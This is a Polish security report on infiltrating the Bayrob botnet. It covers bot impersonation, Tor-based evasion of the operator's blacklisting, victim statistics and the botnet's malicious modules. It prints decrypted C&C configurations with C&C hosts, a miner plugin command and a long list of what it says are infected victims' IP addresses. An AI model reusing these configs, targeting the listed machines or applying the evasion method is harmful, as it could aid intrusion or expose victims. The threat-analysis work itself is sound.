Znając algorytm szyfrujący malware, posiadając implementację symetrycznej funkcji szyfrującej i rozumiejąc protokół komunikacji botnetu, jesteśmy w stanie własnoręcznie nawiązać komunikację z serwerami C&C i podszyć się pod malware o dowolnym identyfikatorze ofiary.

Stworzyliśmy skrypt „**zombie-repeater**” nawiązujący komunikację z C&C i udający moduł główny malware. Jego zadaniem było sekwencyjne zgłaszanie się do C&C, identyfikując się kolejnymi, następującymi po sobie wartościami identyfikatora SOX, umożliwiając w ten sposób podszyć się pod różne ofiary. Ponieważ, jak wcześniej zauważyliśmy, po nawiązaniu komunikacji z C&C serwer w pakiecie zwrotnym przekazuje zapamiętany (od ostatniego zgłoszenia maszyny zombie) łańcuch tekstowy z opisem procesora ofiary:

```
%cpuinfo% = "Intel(R) Core(TM) i5-4590 CPU @ 3.30GHz (3292 MHz)";
```

oraz biorąc pod uwagę fakt, że jeśli przy pomocy malware identyfikującego się danym SOX nie została zainfekowana jeszcze żadna ofiara, to serwer C&C zgłasza rozkaz podania nazwy komputera i typu procesora:

```
ping 5 FLAG cfg 72 "185.117.73.77" "185.106.120.168" "riddenstorm.net"
"lordofthepings.ru" var_user_ip 124 %dep_host% = "fourcrazyworkroad.com";
%dep_path% = "/dep/";
%no_password% = "0";
%timer% = "1200";
%getcomputername% = "1";
```

Możemy w ten sposób identyfikować w rozmowie z C&C te identyfikatory SOX, za którymi stoją zainfekowane maszyny będące już częścią botnetu.

Zauważono, że identyfikatory SOX nie są inkrementowane co 1 podczas budowy modułów głównych. Zamiast tego są one grupowane na początku „slotów” rozmieszczonych co 512 (0x200), zwykle z wartościami w przedziale od 1 do 20. Tak więc zamiast skanować całą 32-bitową przestrzeń, wystarczy odpytywać jedynie początkowe 20-30 numerów SOX, dla kolejnych slotów (wielokrotności 0x200):

```
...
5a2c8800
5a2c8a00
5a2c8c00
5a2c8e00
...
```

Zauważyliśmy, że operator botnetu w miarę budowy i uruchamiania zombie-repeater’a zaczął „uczyć” botnet jak rozpoznawać fałszywe „końcówki”. Po ok. 2-3 dniach pracy zombie-repeater’a, operator zaczął blacklist’ować IP, z którego przychodziło połączenie, po ok. 5-10 minutach ciągłego odpytywania różnymi numerami SOX (prawdopodobnie korzystając z faktu, iż prawdziwy malware jest zaprogramowany by zgłaszać się dokładnie co 30 minut).

Po umieszczeniu IP na blackliście, serwer C&C niezależnie od podawanego później identyfikatora SOX odpowiada krótkim komunikatem zwrotnym:

```
ping 1
```

W odpowiedzi zintegrowaliśmy kod zombie-repeater’a z siecią Tor, przepuszczając przez niego cały symulowany ruch malware i instruując kod repetera tak, by po

każdym rozpoznanym zblacklistowaniu resetował połączenie otrzymując w rezultacie nowe IP exit-node'a Tor.

Nie wiemy, czy w odpowiedzi na to, czy z niezależnych przyczyn, po kilku dniach autorzy botnetu zmodyfikowali protokół. Zmienili oni algorytm kodowania wiadomości i rozpoczęli proces wymiany modułów głównych botnetu na wersję z nowym protokołem.

Ponieważ wprowadzona modyfikacja polegała jedynie na kompresji do GZIP zwracanego przez serwer C&C zaszyfrowanego bufora payloadu – co w przypadku bardzo dużej entropii, jaką posiadają dane zaszyfrowane nie umożliwiało kompresji i sprowadzało się praktycznie wyłącznie do dodania nagłówka formatu GZIP (**0x1f8b**)-można przypuszczać, iż decyzja o modyfikacji protokołu mogła nie być do końca przemyślana. Być może została podjęta w pośpiechu lub jej celem było jedynie utrudnienie komunikacji z „fałszywym” malware.

Po wprowadzeniu do zombie-repeater'a detekcji typu protokołu (detekcji nagłówka GZIP zaraz przed deszyfracją otrzymanego z C&C payload'u), byliśmy w stanie identyfikować oba protokoły komunikacji oraz dodatkowo obserwować sukcesywny proces wymiany modułów głównych poszczególnych ofiar (rozpoznając fakt wymiany po typie protokołu jakim serwer C&C odpowie na powitanie).

Kod zombie-repeater'a działał przez następne 2 tygodnie identyfikując aktywne identyfikatory ofiar, ich typy CPU i agregując wszystkie rozkazy dynamiczne (pliki PE), jakie operator wydawał w zależności od numeru SOX ofiary. Wydawanie rozkazów z użyciem plików PE dołączanych do payload'u, umożliwiało operatorowi elastyczne i szybkie tworzenie nowych dowolnie skomplikowanych rozkazów. Dało także możliwość ich przesłania i wykonania na komputerze wybranej ofiary, bez konieczności masowej wymiany modułów głównych całego botnetu.

W trakcie 2 tygodni rekonesansu, zombie-repeater zebrał 13 różnych typów plików PE z rozkazami dynamicznymi:

```
outlook_account  
browser_passwords  
outlook_maillist  
miner_forced  
burst_zap  
windefender  
sysrestore  
ads_xhorny.casper  
wifiex  
cli_lease  
firefox_installer  
test_smtp  
wallet.dat
```

Rozkazy te umożliwiają operatorowi botnetu m.in.:

- eksfiltrację zawartych w Outlook'u danych dostępowych do kont pocztowych ofiary,
- eksfiltrację haseł zapamiętanych w przeglądarkach internetowych,
- eksfiltrację książek adresowych Outlook,
- użycie komputera ofiary do liczenia bitcoin'ów,
- deaktywację Windows Defendera,

- zautomatyzowane odpytywanie stron pornograficznych w tle (z użyciem PhantomJS) symulujące klikanie umieszczonych tam reklam,
- eksfiltrację haseł dostępowych do zapamiętanych na komputerze ofiary sieci wifi,
- detekcję możliwości rozsyłu spamu z komputera ofiary,
- eksfiltrację zawartości składowanych na dysku portfeli bitcoin.

Poniższa tabela przedstawia zestawienie typów procesorów ofiar, zebranych na bazie 443 identyfikatorów SOX, na które serwer C&C odpowiedział pozytywnie, podając łańcuchy tekstowe przekazane przez maszyny ofiar podczas infekcji:

Ilość	Typ procesora
70	Intel Core i3
42	Pentium Dual-Core
39	Intel Core i5
38	Intel Pentium CPU Gxxxx
36	Intel Core2 Duo
20	Intel Core i5 M
19	Intel Xeon
18	Intel Celeron M
18	Intel Core i3 M
15	Intel Pentium 4
13	Intel Core i7
12	Intel Pentium Dual CPU Exxxx
11	AMD Athlon II X4
9	AMD APU with Radeon HD Graphics
9	AMD Athlon 64 X2 Dual Core
6	AMD Athlon XP
6	Intel Core2 Quad CPU
6	AMD Sempron
6	Intel Core2 CPU
5	Genuine Intel CPU
4	Intel Core i7 M
4	Intel Pentium
4	Intel Pentium D
3	AMD TurionX2 Dual Core Mobile
4	Intel Atom CPU
2	Intel Celeron
1	VIA C7-D Processor
1	AMD Duron
1	AMD E-xxxx
1	AMD Opteron
1	AMD Phenom II X6
1	Celeron Dual-Core
1	Intel Pentium M
1	QEMU Virtual CPU

Ostatni z procesorów w tabeli (QEMU Virtual CPU), to najprawdopodobniej maszyna sandbox'owa, wykorzystywana przez innego analityka pracującego nad analizą badanego przez nas malware.

Cel i pochodzenie operatora botnetu

Wśród rozkazów zebranych w czasie 2 tygodni rekonesansu dwoma najczęściej otrzymywanymi były:

1. komenda „**miner_forced**” uruchamiająca na komputerze ofiary ukryty proces zajmujący się mining’iem (liczeniem) bitcoin’ów, utrzymujący połączenie TCP z jednym z serwerów C&C na portach 8080 i 9999:

```
ping 5 FLAG cfg 72 "185.117.73.77" "185.106.120.168" "riddenstorm.net"
"lordofthepings.ru" var_user_ip 123
%dep_host% = "fourcrazyworkroad.com";
%dep_path% = "/dep/";
%no_password% = "0";
%timer% = "180";
%getcomputername% = "1";
plugin 82248 miner_forced 178 00000008
185.117.73.77:8080,185.117.73.77:9999 0
908hGghbvdsfSHvxnjkkJFHDGsf4win32burst2.exe8989h3j4hj8s9dg98dwggehe
00000008 127.0.0.1:8080,127.0.0.1:80,127.0.0.1:7664 1 87
```

2. komenda „**ads_xhorny.casper**”, której celem jest symulowanie kliknięć reklam umieszczonych na stronach pornograficznych:

```
ping 5 FLAG cfg 72 "185.117.73.77" "lordofthepings.ru" "185.106.120.168"
"riddenstorm.net" var_user_ip 147
%dep_host% = "fourcrazyworkroad.com";
%dep_path% = "/dep/";
%no_password% = "0";
%timer% = "180";
%getcomputername% = "1";
%captcha_solver% = "1";
plugin 62910 ads_xhorny.casper 202
{"url":"http://www.xhorny.top","fakeReferer":"https://www.google.com/?
gws_rd=ssl#q=xhorny+videos","pageViewsMin":1,"pageViewsMax":1,"clickPercent
":0.14655683825563,"clickAdIndex":1,"name":"xhorny"}
```

W celu poszukiwania informacji o pochodzeniu ofiar wykorzystaliśmy często pojawiający się rozkaz „**cli_lease**”:

```
ping 5 FLAG cli_lease 3623
98.121.221.37:36780.5807d001216.189.191.166:34964.49432a0169.146.214.156:38
271.4ad5ce0085.240.64.199:22260.4ad42e0224.253.117.84:31397.4f35160024.93.2
0.38:31206.3307fa0289.121.60.16:49427.5852ea01188.26.125.97:39758.5a0c5e097
3.134.95.95:30161.4f4c28015.29.179.211:49085.596d5c0170.72.248.121:42039.5a
39680350.164.195.202:24088.5937740465.34.240.48:35784.4f3bdc0246.117.57.49:
37198.59af6600212.183.199.77:36724.58e4b20087.68.159.167:31449.59d1700481.1
58.65.100:28223.583ed000108.9.101.213:42755.5957680182.76.89.225:33514.5701
880360.231.254.208:36316.5a32900489.138.245.134:22093.4f5cf6092.35.45.39:36
216.50425a07201.184.45.250:50537.4fc3040089.45.46.246:46861.47ec3801200.46.
80.190:45892.59c67a0581.180.121.38:20229.4f004a0024.168.214.51:29221.4fc428
00148.3.137.5:50207.59c6960266.169.179.172:22979.57a03201190.2.230.85:47621
.5a6ada00200.6.177.3:21224.5a7fe80085.101.216.153:28073.4f7bd803178.25.67.8
0:36481.59ebc20095.76.145.39:34044.5724220031.5.65.61:49207 .....
```

Rozkaz zawiera listę IP i portów zainfekowanych maszyn (oczekujących na połączenie procesów ‘backdoor’) wraz z identyfikatorami SOX ich modułów głównych. Po otrzymaniu rozkazu, moduł główny który go odebrał, próbuje nawiązać

krótkie, kilkubajtowe połączenie TCP na podanym porcie kolejno z każdą z maszyn z listy. Możliwym przeznaczeniem rozkazu może być decentralizacja komunikacji i umożliwienie połączeń P2P między ofiarami. Po zestawieniu wszystkich zebranych w trakcie rekonesansu adresów IP i ich numerów SOX zawartych w pakietach **cli_lease**, stworzono statystykę ofiar:


Pozycja	Kraj	Liczba unikalnych identyfikatorów ofiar	Liczba unikalnych IP ofiar
1	Rumunia	1238	1391
2	USA	560	602
3	Hiszpania	258	297
4	Izrael	247	301
5	UAE	190	268
6	Indie	102	110
7	Włochy	94	116
8	Meksyk	75	84
9	GB	73	91
10	Kanada	54	60
...			
33	Polska	9	9

W tym miejscu, nasuwa się na myśl pewne spostrzeżenie. Opublikowany w 2013 [raport Jasona Geffnera](#) dotyczący analizy możliwości i celów ówczesnej wersji malware Bayrob, pokazuje podobnie wysoką (drugą) pozycję Rumunii w statystykach ofiar botnetu, zaraz po USA (odwrotnie niż w wynikach naszej analizy) i to pomimo zastosowania przez Gaffnera odmiennej od naszej metody analizy statystyk ofiar (sinkholing komunikacji C&C modułów downloader'a).

Zidentyfikowane przez Gaffnera w kodzie ówczesnej wersji downloader'a łańcuchy tekstowe, zawierające imiona rumuńskich artystów muzycznych oraz przekleństwa w języku rumuńskim, wskazują, iż autor malware może pochodzić z tego kraju. Biorąc pod uwagę fakt, że głównym celem operatora botnetu wydają się być korzyści finansowe (o czym świadczy choćby agregacja informacji o typach procesorów maszyn ofiar w celu wykorzystania mocy obliczeniowej do mining'u bitcoin'ów i implementacja komend do kradzieży portfeli bitcoin'owych), wysoki poziom infekcji maszyn z rumuńskiej przestrzeni IP może wynikać nie tyle z faktu obrania za główny cel ataku akurat tego kraju, ale po prostu większej skuteczności kampanii rozbudowy botnetu. Efektywność pierwszej fazy wektora ataku stosowanego przez operatorów Bayrob (kampania spamowa propagująca pocztę zawierającą moduły downloader), w dużej mierze zależy od efektywnego wykorzystania inżynierii społecznej, a co za tym idzie dobrej znajomości lokalnego społeczeństwa, języka czy nawet nastrojów

społecznych. Duża skuteczność w infekcji maszyn tego kraju, może również sugerować rumuńskie korzenie (bądź powiązania) autora.

Pod koniec kwietnia rozpoczęła się nowa (kolejna od ostatniego listopada) faza rozbudowy botnetu, co obrazuje poniższy wykres z systemu Virusradar:



Statystyki aktywności botnetu wskazują na zwiększony w tym czasie współczynnik infekcji maszyn będący efektem prawdopodobnie uruchomienia nowej kampanii. Szczyt współczynnika nowych infekcji malware Bayrob osiągnął 9 maja 2016 r.

Centrum Operacyjne Bezpieczeństwa Cybernetycznego (SOC), Exatel

Security Operations Center (SOC) to nowoczesna, wyspecjalizowana komórka Exatel, skupiająca ekspertów z szerokimi kompetencjami w dziedzinie bezpieczeństwa teleinformatycznego. Zespół zajmuje się identyfikacją, prewencją i ochroną klientów przed cyberzagrożeniami, które mogą uniemożliwić prawidłowe funkcjonowanie organizacji. Skuteczność SOC Exatel wynika z bliskiej współpracy ekspertów z klientami oraz całodobowym wsparciu oferowanym przez 365 dni w roku.